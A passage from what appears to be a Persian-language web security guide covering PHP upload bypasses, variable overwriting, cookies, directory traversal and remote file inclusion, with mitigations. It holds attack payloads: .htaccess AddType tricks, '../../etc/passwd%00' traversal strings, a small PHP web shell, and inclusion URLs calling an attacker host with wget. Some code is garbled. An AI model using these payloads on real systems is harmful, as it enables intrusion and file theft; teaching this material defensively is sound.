تابع `move_uploaded_file` در PHP فایل موقت را به مکانی که توسط کاربر فراهم شده است، منتقل خواهد کرد. در این حالت، مقصد در زیر مسیر اصلی (`root`) سرویس دهنده می باشد. بنابراین، این فایل ها از طریق آدرسی مانند `http://www.domain.tld/uploads/uploadedfile.ext` قابل دسترسی هستند. در این مثال ساده، هیچ محدودیتی جهت نوع فایل بارگذاری شده گذاشته نشده است؛ در نتیجه، مهاجم می تواند فایل PHP با کد مخرب را که منجر به مخاطره انداختن سرویس دهنده شود را بارگذاری کند. این مثال شاید به نظر ساده باشد، ولی در بسیاری از برنامه های کاربردی تحت وب با چنین کد یا کدهای مشابهی روبه رو می شویم.

## ارزیابی mime type ۱۴,۴,۲

دیگر اشتباه رایج برنامه نویسان تحت وب، جهت امن سازی فرم های بارگذاری فایل این است که برای تعیین نوع فایل، تنها مقدار برگشتی `mime type` از PHP را ارزیابی می کنند. زمانی که فایلی بر روی سرویس دهنده بارگذاری می شود، PHP متغیر `$_FILES['uploadedfile']['type']` را با مقدار `mime-type` بازگشتی از مرورگر کاربر مقارنه می کند. این در حالی است که ارزیابی فرم بارگذاری فایل تنها به این مقدار وابسته نیست. کاربر بدخواه می تواند به راحتی فایل ها را از طریق برنامه هایی که به طور خودکار به او اجازه ارسال `mime-type` جعلی در درخواست `HTTP POST` را می دهد، بارگذاری کند.

۱۴،۵

## جلوگیری از پسوندهای خطرناک

در برخی از فرم‌های بارگذاری فایل جهت امن‌سازی از فهرست سیاه استفاده می‌شود. در این روش، فهرستی از پسوندهای خطرناک به وسیله‌ی تولیدکننده تهیه می‌گردد و در صورتی که پسوند فایل بارگذاری شده در فهرست موجود باشد، مجوز داده نخواهد شد. تقریباً غیرممکن است بتوان فهرستی شامل همه‌ی پسوندهای ممکن که مهاجم می‌تواند استفاده کند را تهیه کرد. جهت مثال، اگر کد در محیط سرویس‌دهنده در حال اجرا شدن باشد، به‌طور معمول چنین محیطی به بسیاری از زبان‌های اسکریپتی مانند Perl، Python، Ruby و غیره اجازه می‌دهد و به نوعی این فهرست، انتها ندارد و این مهمترین عیب استفاده از فهرست سیاه می‌باشد. کاربر بدخواه با بارگذاری فایلی با نام "htaccess" که شامل یک خط کد مشابه کد زیر است می‌تواند به راحتی امن‌سازی از طریق فهرست سیاه را دور بزند:

```
AddType application/x-httpd-php .jpg
```

این دستور به سرویس‌دهنده‌ی وب آپاچی می‌گوید که عکس‌های با پسوند jpg را مانند اسکریپت‌های PHP اجرا کند. بنابراین، مهاجم می‌تواند یک فایل با پسوند jpg که شامل کد PHP است را بارگذاری کند.

۱۴،۵،۱

## پسوندهای دوتایی

در این مورد نیز پسوند فایل بررسی می‌شود با این تفاوت که جهت استخراج پسوند فایل، برنامه‌نویس در نام فایل به دنبال کاراکتر "!" می‌گردد و رشته‌ی بعد از آن را به عنوان پسوند در نظر می‌گیرد. دورزدن این روش کمی پیچیده‌تر اما عملی می‌باشد. ابتدا اجازه دهید نگاهی به رفتار سرویس‌دهنده‌ی وب آپاچی با فایل‌هایی با چند پسوند داشته باشیم. در قسمتی از کتاب راهنمای سرویس‌دهنده‌ی وب آپاچی بیان شده است که:

"فایل‌ها می‌توانند بیشتر از یک پسوند داشته باشند و ترتیب پسوندها به طور نرمال مهم نیست".

برای مثال، اگر فایل `welcom.html.fr` به `content type text/html` و `language French` نگاشت شود؛ بنابراین، فایل `welcom.fr.html` دقیقاً به همین اطلاعات نگاشت خواهد شد. اگر بیشتر از یک پسوند داده شده باشد که به فراداده‌های مشابه نگاشت شود، آن‌گاه پسوند سمت راست به استثنای `languages` و `content encodings` مورد استفاده قرار می‌گیرد. جهت مثال، اگر `gif` به `MIME-type image/gif` و `html` به `MIME-type text/html` نگاشت شود، آن‌گاه فایل `welcom.gif.html` به `MIME-type text/html` مرتبط خواهد شد.

بنابراین، فایلی به نام 'filename.php.123' به عنوان فایل PHP تفسیر و اجرا خواهد شد. این در صورتی اتفاق خواهد افتاد که آخرین پسوند (در این جا ۱۲۳) در فهرست mime-type‌های شناخته شده در سرویس‌دهنده‌ی وب تعریف نشده باشد. اکثر برنامه‌نویسان تحت وب از چنین مشخصه‌ای در سرویس‌دهنده‌ی وب آپاچی آگاه نیستند که این امر می‌تواند بسیار خطرناک باشد.

این را در نظر داشته باشیم که مهاجم می‌تواند فایلی به نام shell.php.123 را بارگذاری کند و پیش‌گیری‌های بارگذاری فایل را دور بزند. این اسکریپت آخرین یا پسوند سمت راست را محاسبه می‌کند و نتیجه می‌گیرد این پسوند در فهرست پسوندهای خطرناک یا همان فهرست سیاه نیست. قابل ذکر است که پیش‌گیری از همه‌ی پسوندهای تصادفی که کاربر بدخواه می‌تواند استفاده کند تا فایلی را بر روی سرور برگذاری کند، غیرممکن است.

## ۱۴,۵,۲ پسوندهای دوتایی (بخش دوم)

رویکرد مناسب‌تر جهت امن‌سازی فرم‌های بارگذاری فایل، استفاده از فهرست سفید است. در این مورد، برنامه‌نویس تحت وب فهرستی از پسوندهای شناخته شده و مورد قبول را تعریف می‌کند و اجازه‌ی بارگذاری فایلی که پسوند آن در این فهرست نیست را نخواهد داد. با این وجود، در بسیاری از موارد این رویکرد هم آن‌طور که انتظار می‌رود عمل نخواهد کرد. جهت تنظیم و پیکربندی سرویس‌دهنده‌ی وب آپاچی جهت اجرای کدهای PHP دو راه وجود دارد: استفاده از AddHandler directive یا استفاده از AddType directive. اگر از AddHandler directive استفاده شود، تمام فایل‌هایی مانند 'A.php' و 'B.php.jpg' که نام آن‌ها شامل پسوند 'php!' می‌باشد، به عنوان اسکریپت PHP اجرا خواهد شد. بنابراین، اگر فایل پیکربندی سرویس‌دهنده‌ی وب آپاچی شامل خط زیر باشد، برنامه‌ی شما ممکن است آسیب‌پذیر باشد:

### AddHandler php5-script .php

در این صورت، مهاجم می‌تواند با بارگذاری فایلی با نام 'filename.php.jpg' پیش‌گیری را دور زند و کد خود را اجرا کند.

## ۱۴,۵,۳ بررسی سرآیند عکس

هنگامی که فقط اجازه‌ی بارگذاری عکس داده شده است، برنامه‌نویس‌ها به طور معمول با به کارگیری تابع getimagesize در PHP سرآیند عکس را ارزیابی می‌کنند. هنگامی که این تابع فراخوانی می‌شود،

اندازه‌ی عکس برگردانده خواهد شد. اگر ارزیابی عکس نامعتبر باشد، بدین معنی است که سرآیند ناصحیح می‌باشد و تابع مقدار `false` برمی‌گرداند.

بنابراین، برنامه‌نویس فایل بارگذاری شده را با استفاده از مقدار برگشتی این تابع، ارزیابی خواهد کرد. حال اگر کاربر بدخواه بخواهد یک `PHP shell` ساده که در یک فایل `jpg` جاسازی شده است را بارگذاری کند، این تابع مقدار `false` برمی‌گرداند؛ بنابراین اجازه‌ی بارگذاری داده نخواهد شد.

مهاجم می‌تواند با باز کردن یک عکس در یک ویرایش‌گر عکس مانند `GIMP`، مقدار `Image comment` جایی که کد `PHP` وارد می‌شود را ویرایش کند و کد مورد نظر خود را وارد کند. با این وجود، عکس همچنان دارای سرآیند معتبر می‌باشد. بنابراین، ارزیابی تابع `getimagesize` در `PHP` دور زده شد. در نتیجه، زمانی که مرورگری درخواست آن عکس را بدهد، کد `PHP` وارد شده در `Image comments` اجرا خواهد شد.

#### پیش‌گیری از بارگذاری فایل با `psound`. `htaccess` ۱۴,۵,۴

راه معمول دیگر جهت امن‌سازی فرم‌های بارگذاری فایل، استفاده از فایل `htaccss`. جهت محافظت از شاخه‌ای که در آن فایل‌ها بارگذاری می‌شوند، می‌تواند ایده‌ی این کار، مانع شدن از اجرای فایل‌های اسکرپت در این شاخه می‌باشد. فایل `htaccess`. زمانی که بدین منظور به کار می‌رود، شامل کد زیر می‌باشد:

```
AddHandler cgi-script .php .php3 .php4 .phtml .pl .py .jsp .asp .htm .shtml .sh .cgi
```

`Options -ExecCGI`

این روش نوع دیگری از رویکرد فهرست سیاه می‌باشد که خیلی امن نخواهد بود. زیرا در صورتی که فایل مقصد موجود باشد، بازنویسی خواهد شد. به سبب آن که فایل‌های بارگذاری شده خواهند توانست فایل‌های موجود را بازنویسی کنند، کاربر بدخواه به راحتی می‌تواند فایل `htaccess`. را با نسخه‌ی دست‌کاری شده‌ی خودش جایگزین کند. این مسأله به او اجازه‌ی اجرای اسکرپت‌هایی که باعث تخریب سرویس‌دهنده شود را خواهد داد.

## ۱۴،۶ راه حل های پیشنهادی

جهت امن سازی وبسایت ها و برنامه های کاربردی تحت وب که اجازه ی بارگذاری فایل در آن ها داده شده است، فهرستی از بهترین راهکارها فراهم شده است که پیشنهاد می شود اعمال گردد. این راهکارها به امن سازی فرم های بارگذاری فایل استفاده شده در برنامه های تحت وب کمک خواهد کرد:

- فایل `htaccess` را به گونه ای که فقط اجازه ی دسترسی به فایل های با پسوند مجاز را می دهد، تعریف کنید.

- فایل `htaccess` را در همان شاخه ای که فایل های بارگذاری شده ذخیره می شوند، قرار ندهید. بهتر است فایل `htaccess` در شاخه ی پدر قرار داده شود.

- فایل `htaccess` که فقط اجازه ی فایل های `gif`، `jpg`، `jpeg` و `png` را می دهد بهتر است شامل کد زیر باشد (با نیاز خود مطابقت داده شود). این امر، مانع حملات پسوندهای دوتایی خواهد شد.

```
deny from all
```

```
<Files ~ "\w+\.(\gif|jpe?g|png)$">
```

```
order deny,allow
```

```
allow from all
```

```
</Files>
```

- در صورت امکان، فایل ها را در شاخه ای خارج از ریشه ی سرور پس دهنده بارگذاری کنید.
- جهت جلوگیری از حمله ی بازنویسی `htaccess` مانع بازنویسی فایل های موجود شوید.
- جهت نگاشت پسوندها، فهرستی از `mime-type` های مجاز تهیه کنید.
- نام هایی تصادفی جهت فایل ها و اضافه کردن پسوند تولید شده ی قبلی تولید نکنید. ارزیابی را تنها در سمت سرورس گیرنده انجام ندهید. در بهترین حالت هر دو ارزیابی سمت سرورس دهنده و سمت سرورس گیرنده را پیاده سازی کنید.

## ۱۵ فصل پانزدهم: کوکی ها ، نشست ها و متغیرها

### ۱۵،۱ عدم بررسی متغیرها

معمولا مقداردهی متغیرها توسط هکرها جهت دورزدن صفحات ورود و تعیین هویت صورت می گیرد. PHP به صورت پیش فرض ثابت هایی مانند GET و Post و گاهی اوقات هم پارامتر کوکی را توسط درخواست های HTTP ارسال می کند. اگر متغیرهایی که توسط این نوع درخواست ها مقدار دهی می شوند به درستی ارزیابی نشوند می توانند فرصت خوبی را جهت یک نفوذ بی نقص را رقم بزنند. فرض کنید صفحه ای برای ورود به سایت طراحی شده است که فقط پسورد را دریافت می کند و کد آن مشابه زیر باشد.

```
<body>
<form id="form1" name="form1" method="post" action="">
</form>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
```

اگر صفحه را به صورت عادی اجرا کنید تنها با دانستن مقدار درست رمز عبور می توانید با پیغام Welcome to system مواجه شوید. امتحان کردن رمزهای متفاوت مشکلی را به همراه نخواهد داشت به عبارت دیگر می توان چندین پسورد مختلف را بررسی نمود و در صورتی که رمز عبور به درستی وارد شود متغیر Admin برابر ۱ می شود و با این کار هویت مدیر مشخص می شود.

```
<?
$pass = strtolower(md5($_POST['pass']));
$$pass = "de1b2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$admin= 1;
}
if($admin==1){
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```



در این حالت یک هکر می تواند با ایجاد صفحه ای به شکل زیر و با وارد کردن هر مقدار دلخواهی برای پسورد، به عنوان مدیر وارد سایت شود. این کد با استفاده از روش Post و مقداردهی متغیرها، مقادیری را به سمت صفحه login ارسال کند.

```
<form action=http://127.0.0.1/test/login.php method=POST>
password:<input type=password name=pass>
<input type=hidden name=admin value=1>
<input type=submit value=ok>
</form>
```

۱۵.۲

نشست‌ها

یکی از روش‌هایی که می‌توانید جلوی این گونه حملات را بگیرید استفاده از نشست‌ها هستند. نشست‌ها مقادیری هستند که با هر بار دیدن از یک صفحه (در صورت استفاده از نشست‌ها در آن صفحه) مقداردهی می‌شوند و پس از یک صفحه (در صورت استفاده از نشست‌ها در آن صفحه) مقداردهی می‌شوند و پس از بسته شدن مرورگر وب از بین می‌روند. جهت استفاده از نشست‌ها شما باید از تابع Session- start بهره بگیرید.

```
<?
session_start();
<?
<html>
<body>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
</html>
```

حال به جای بررسی مقدار Admin متغیر نشست Admin مورد بررسی قرار می‌گیرد که توسط روش‌های Post , GET قابل مقداردهی نیست.

```
<?
$pass = strtolower(md5($_POST['pass']));
$$pass = "delb2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$_SESSION['admin'] = 1;
}
if($_SESSION['admin']==1)
{
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```

مدیر

### کوک‌ها

۱۵.۳

کوک‌ها مقادیری مانند نشست‌ها را نگه‌داری می‌کنند و می‌توانند مدت زمان بیشتری از نشست‌ها باقی بمانند که تعیین این زمان اختیاری و توسط برنامه‌نویس انجام می‌گیرد. وقتی شما به سایت محبوبتان وارد می‌شوید و پس از وارد کردن اطلاعات شخصی به فایده‌مندی کاربری خود وارد می‌شوید، کوک‌هایی بر روی رایانه شما ذخیره می‌شوند. شما پس از مدتی بدون وارد کردن اطلاعات خود می‌توانید به سایت رفته و با پیغام "خوش آمدید کاربر گرامی" مواجه شوید و بدون هیچ‌گونه احراز هویتی وارد صفحه کاربری خود شوید.

```
<?
setcookie('cookieName','value','expiration time','path',
'domain','secure connection');
?>

<?
if (empty($_COOKIE['password'])) {
$pass = strtolower(md5($_POST['pass']));
$$pass = "delb2a7baf7850243db71c4abd4e5a39";
}
if(($pass == $$pass) or ($_COOKIE['username'] == $$pass )){
if(!isset($_COOKIE['password'])) {
setcookie('password','delb2a7baf7850243db71c4abd4e5a39',
time()+60*60);
}
echo "Welcome to the system";
}else{
echo "Enter Correct Password<br>";
echo " <html>
<body>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
</html>";
}
?>
```

## ۱۶ فصل شانزدهم: حملات پیمایش دایرکتوری ها

هدف اصلی این آسیب پذیری، فراخوانی و خواندن فایل ها و مقادیری است که نفوذگر به صورت عادی از دیدن و خواندن آنها محروم است. توابعی که با مقداردهی نامناسب می توانند بستری مناسب جهت این گونه حملات ایجاد کنند به شرح زیر است.

Require()

Require- once()

Include- once()

Fopen()

File\_ get\_ contents()

فرض کنید یک صفحه به نام `date` داریم و این صفحه مقداری مانند `March 10 , 2017.5;16pm` را جهت ما نمایش می دهد و در صفحه ای به نام `welcome` مقادیر زیر را داریم:

```
<?php Echo "welcome saber ghanbari to your site<br/>"; ?>
```

برای اینکه ما در صفحه `welcome` تاریخ را نیز نمایش بدهیم باید کدهایی که تاریخ را جهت ما به نمایش در می آورند را در ابتدای کدهای صفحه `welcome` بیآوریم بدین صورت:

```
<?php
```

```
//Welcome.php with date function
```

```
$today = date("F j, Y, g:i a");
```

```
echo "Today is ".$today."<br>";
```

```
echo "Welcome saber ghanbari to your site <br/>";
```

```
?>
```

راه دیگر جهت انجام این کار، نوشتن کدهای نمایش دهنده تاریخ در یک فایل و فراخوانی آنها در صفحه `welcome` است. این کار با استفاده از توابع `include()` صورت می گیرد.

```
<?
```

```
//Welcome.php with date function
```

```
include ('home/date.php');
```

```
echo "Welcome saber ghanbari to your site<br>";
```

```
?>
```

مثالی دیگر در این زمینه به صورت زیر می باشد.

```
<?php
```

```
//Template.php
```

```
$template = 'yourtempl.php';
```

```
if (is_set($_COOKIE['TEMPLATE']))
```

```
$template = $_COOKIE['TEMPLATE'];
include ( "/home/templates/" . $template );
?>
```

در این مثال کاربر پس از مشاهده سایت و انتخاب قالب مورد نظر خود باعث می شود که مقادیری نظیر کوکی ها بر روی رایانه وی ذخیره شوند. ما این گونه مقداردهی را در صفحات انتخاب زبان نیز می بینیم.

```
<?
```

```
//Language.php
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-", $lang_array[0]);
$llang = $l_array[0];
setcookie("language", $llang, time()+1209600, "", "", "");
}
include("/home/lang/" . $llang . ".php");
?>
```

با بررسی کوکی ها و کدهای نوشته شده در صفحه **Language** متوجه می شویم که صفحه با بررسی کوکی و با اضافه کردن پسوند **PHP** به مقدار ذخیره شده به عنوان کوکی صفحه مربوط به زبان کاربر را فراخوانی می کند. به طور مثال با بررسی و گرفتن مقدار **en** صفحه **en.php** را به عنوان زبان سایت توسط تابع **incude** فراخوانی می کند .

حال اگر ما کوکی ها را به **sp** تغییر دهیم صفحه **sp.php** را به عنوان زبان اسپانیایی فراخوانی میکند که به این صورت میتوانیم هر فایل دیگری را نیز بر روی سرور فراخوانی کنیم. فرض میکنیم که این فایل ها در دایرکتوری **home /lang** و صفحه **welcome** در دایرکتوری **home** قرار دارد. ما بجه راحتی میتوانیم با کدها (..) و یا (../) به دایرکتوری بالاتر و قبل تر برویم. به طور مثال با تغییر کوکی ها به این صورت

```
Cookies//
language
en
to
language
../welcome
```

مقداری که فراخوانی می شود به صورت زیر تغییر می یابد.

```
include("/home/lang/ ../welcome.php");
```

---

با استفاده از این آسیب‌پذیری فایل‌های را که اجازه دیدن و خواندنشان را نداریم نیز می‌توان فراخوانی کرده و بخوانیم. به طور مثال فایل `password` در لینوکس و در دست گرفتن کنترل سرور.

```
Cookies//
```

```
language
```

```
en
```

```
to
```

```
language
```

```
../../../../../../../../etc/passwd
```

تغییر کدها و اجرای صفحه مورد نظر هیچ مقداری به جز خطاهای رایج را نمی‌بینیم. مشکل کجاست؟ ما که مقدار درستی را به عنوان زبان دادیم! به صفحه `language` برگشته و کدها را تحلیل می‌کنیم.

```
<?
```

```
//Language.php
```

```
if($_COOKIE["language"]) {
```

```
$l$lang = $_COOKIE["language"];
```

```
}
```

```
else
```

```
{
```

```
$l_array = explode("-", $lang_array[0]);
```

```
$l$lang = $l_array[0];
```

```
setcookie("language", $l$lang, time()+1209600, "", "", "");
```

```
}
```

```
include("/home/lang/" . $l$lang . ".php");
```

```
?>
```

در خطوط پایانی مشاهده می‌کنیم که فایل‌ها بدین صورت فراخوانی می‌شوند.

```
include("/home/lang/" . $l$lang . ".php");
```

می‌بینید که صفحه یک پسوند `PHP` به انتهای فایل فراخوانی شده اضافه می‌کند. پس با این تفاسیر ما تنها

می‌توانیم فایل‌هایی با فرمت `PHP` را فراخوانی کنیم؟ خیر این گونه نیست و ما با استفاده از یک کد کوچک

هگز می‌توانیم فایل‌های با پسوندهای غیر از `PHP` را نیز فراخوانی کنیم. این کد کوچک نال‌پایت نام دارد و

در هگز به صورت `(%.۰۰)` است. پس ما می‌توانیم فایل‌های مورد نظر خود را بدین صورت فراخوانی کنیم.

```
Cookies//
```

```
language
```

```
en
```

```
to
```

```
language
```

```
../../../../../../../../etc/passwd%00
```

مقدار مورد نظر ما به صورت زیر فراخوانی می‌شود.

```
include("/home/lang../../../../../../../../etc/passwd%00.php");
```

---

پس از فراخوانی و رسیدن به نال بایت پردازش رشته به پایان می رسد و فایل passwd که به صورت

passwd%00.php

فراخوانی شده است به این صورت تعبیر می شود:

passwd

حال به بررسی روشی دیگر که با استفاده از تابع fopen شکل گرفته است، نگاهی بیندازیم.

```
<?php
//index.php
include('/home/template/header.php');
if (isset($_GET['file']) {
$fp = fopen("$file" . ".html", "r");
} else {
$fp = fopen("main.html", "r");
}
include('/home/template/footer.php');
?>
```

صفحات به صورت زیر فراخوانی و صدا زده می شوند.

http://www.example.ir/index.php?file=page.html

http://www.example.ir/index.php?file=main.html

ما براحتی می توانیم صفحه دیگری را به عنوان main و یا هر صفحه دیگری نشان دهیم.

http://www.example.ir/index.php?file=http://www.hackersite.ir/main

و یا دایرکتوری ها و فایل ها را پیمایش کنیم.

http://www.example.ir/index.php?file=../../../../etc/passwd

این نوع آسیب پذیری ها محدود به برنامه های PHP نمی شوند به طور مثال در ASP نیز می توانیم دایرکتوری ها را پیمایش کرده و به cmd دست یابیم.

http://www.example.ir/show.asp?view=../../../../Windows/system.ini

http://www.example.ir/scripts/..%5c../Windows/System32/cmd.exe?/c+dir



---

با توجه به مسائلی که در این فصل مطرح شد دریافتیم در زمان استفاده از توابعی مانند **fopen** و **include** حداکثر امکان بر اساس داده های ذخیره شد در سمت کلاینت مانند کوکی یا جلسه و یا داده هایی که توسط متدهایی مانند **get** برای صفحه ارسال می شود استفاده کنیم و در صورتی که مجبور به انجام اینکار شدیم حتماً قبل از بکارگیری، آن داده بررسی شود. هرچند همان طور که در فصل های قبل بیان شد باز هم نمی توان به طور قطعی بیان کرد که صفحه در برابر اینگونه حملات امن می باشد.

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه ای


## ۱۷ فصل هفدهم: فراخوانی فایل‌ها از راه دور

به وسیله این آسیب‌پذیری نفوذگر می‌تواند کنترل کامل سایت و یا سرور شما را در دست گیرد، می‌تواند فرامین تحت خط فرمان را اجرا کند، فایل آپلود کند، فایل‌ها را پاک و ویرایش کند و غیره.

```
<?
if (isset($page))
{
include($page);
}
?>
```

```
http://www.example.ir/?page=link.php
http://www.example.ir/?page=galery.php
http://www.example.ir/?page=contact.php
```

یک نفوذگر ممکن است با مقداردهی اشتباه به متغیر Page به ارزیابی خطاها پرداخته و متوجه اشتباه برنامه‌نویس در فراخوانی بشود.



Warning: main(): Failed opening 'n0thing.php' for inclusion (include\_path='.:php:pear\') in \www\example.ir\index.php on line 7

با کمی دقت و تامل در مقدار خطاها می‌توان دریافت که برنامه در فراخوانی صفحه‌ای که وجود ندارد دچار مشکل شده است. با مقداردهی به متغیر Cmd می‌توانید فرامین خط فرمان را اجرا نمایید.

```
<?
if (isset($_GET['cmd']))
{
$cmd=$_GET['cmd'];
system("$cmd");
exit();
}
?>
```

حال نفوذگر این صفحه را به عنوان یکی از صفحات وب سایت شما فراخوانی می‌کند.

```
http://www.example.ir/?page= www.attack.ir/cmd?cmd=ls -al
http://www.example.ir/?page=www.attack.ir/cmd?cmd=wget
www.attackt/localroot
http://www.example.ir/?page= www.attack.ir/cmd?cmd=dir+c:\
```

---

اکثر اوقات نفوذگران از کدهای نوشته شده‌ای به نام `phpshell` استفاده می‌کنند.

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه‌ای